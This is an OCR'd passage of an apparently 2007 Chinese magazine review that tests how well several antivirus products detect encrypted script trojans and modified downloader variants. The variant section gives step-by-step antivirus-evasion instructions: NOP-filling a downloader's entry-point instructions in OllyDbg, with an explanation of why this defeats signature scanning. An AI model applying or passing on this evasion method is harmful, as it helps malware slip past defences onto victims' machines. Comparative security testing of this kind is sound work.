



图 19

ASP 木马、PHP 木马等等在内的站长助手、蓝屏、海阳顶端、phpspy……对于专门用作网站的服务器来说，查杀脚本木马在网管的心目中有不可忽视的地位，那今天参与评测的杀毒软件们功力如何呢？

### 1.金山 2007

使用“校盟内部专用脚本木马生成器”生成六个脚本木马，然后使用金山 2007 对加密的脚本木马查杀，结果基本无效（图 17）！

### 2.江民 2007

和金山 2007 相仿，江民 2007 对付加密的脚本木马也基本无效（图 18）！

### 3.瑞星 2007

前两员大将相继落马，不知面对变换莫测的加密后的脚本木马，瑞星的表现如何。经测试，结果让笔者喜出望外，因为效果令人非常满意！全部可以查杀，唯一剩下来的就是一句话木马（图 19）！

### 4.卡巴斯基

对于脚本木马，卡巴斯基只能检测出一个 aspx 的木马，看来对脚本木马的查杀还没引起卡巴大叔的重视（图 20）！

很可惜对于加密过的脚本木马基本没有查杀能力，这好象是这位王者的软肋（小编：卡巴斯基面对加密过的脚本木马确实没有反应，可是如果木马运行起来，就不一定了，作者测试的时候应该没想到这一点）！

### 5.NOD 32

对加密过的脚本木马完全无法识辨，更谈不上查杀了！对

于测试的脚本木马，NOD32竟然一个都认不出来（图21）！




图20




图21

对于舶来的两款软件，相较而言，卡巴大叔稍胜一筹，因为面对加密的脚本木马，NOD32仿佛盲人摸象般，毫无查杀能力；而卡巴斯基可以部分识别加密后的脚本木马！但是，和国产的瑞星2007比较起来，卡巴大叔又稍微逊色一点（表2）！

| | 金山2007 | 江民2007 | 瑞星2007 | 卡巴斯基 | NOD32 |
|---|---|---|---|---|---|
| 查杀数量（总7个） | 0 | 0 | 6 | 1 | 0 |

表2

第二轮，勿需赘言，国产瑞星2007完胜！

## 四、狞笑！来自变种病毒

常逛一些电脑安全站点，打开首页后，刷的一下，映入眼帘的便是那“琳琅满目”的某某变种病毒的公告了！所谓的变种病毒，是在原始病毒的基础上，稍加修改或处理，又再次大面积传播被杀毒软件公司截获的。为这样的病毒重新定义一个名称显然是没有必要的，因此，杀毒软件公司称它们为原始病毒的变种。例如某下载者已经能够被查杀了并定义为W32.downloader，它的变种可能就会叫做W32.downloader.ab。横眉冷对浩瀚的未知病毒海洋时，各路杀软们的又会如何各显神通呢？

测试方式：对“特南克斯下载者”进行简单的手工免杀，然后测试杀病毒软件对病毒变种的查杀能力！

我们先来简单免杀一下我们的测试木马！打开OllyDBG（简称OD），OD自动停在了程序的入口点。选中头四句汇编代码，右键，选择“binary”，再选中“fill with Nops”，直接用NOP




图22

填充掉这个下载者开头的四句汇编代码，保存为xiaolong.exe，如图22！运行一下，下载者自动把我放在网上的一个小程序下载到机器上并运行了，如图23。




图23

这样修改后能免杀成功的原因有两点。一，由于一般电脑中的文件数目众多，且一般的文件体积都是比较大，杀病毒软件一般只能检测程序的入口点（如果用单线程完全查杀一个1MB大小的EXE文件，可能要花上几十秒钟的时间），否则扫描时间将会非常长！二，修改（NOP）了入口点的的汇编代码后，程序一旦被运行，就直接执行了NOP汇编指令，然后往下走，就到了正常代码的地方了。所以不出意外，这样修改过的程序是可以正常运行的（特别是被加过花的程序！不过也可能因为破坏了文件头，使程序无法继续运行的）！

现在讨教一下2007版各大杀病毒软件们的查杀能力！

### 1.金山2007

金山2007已经不认识修改入口代码的下载者了，如图24。




图24

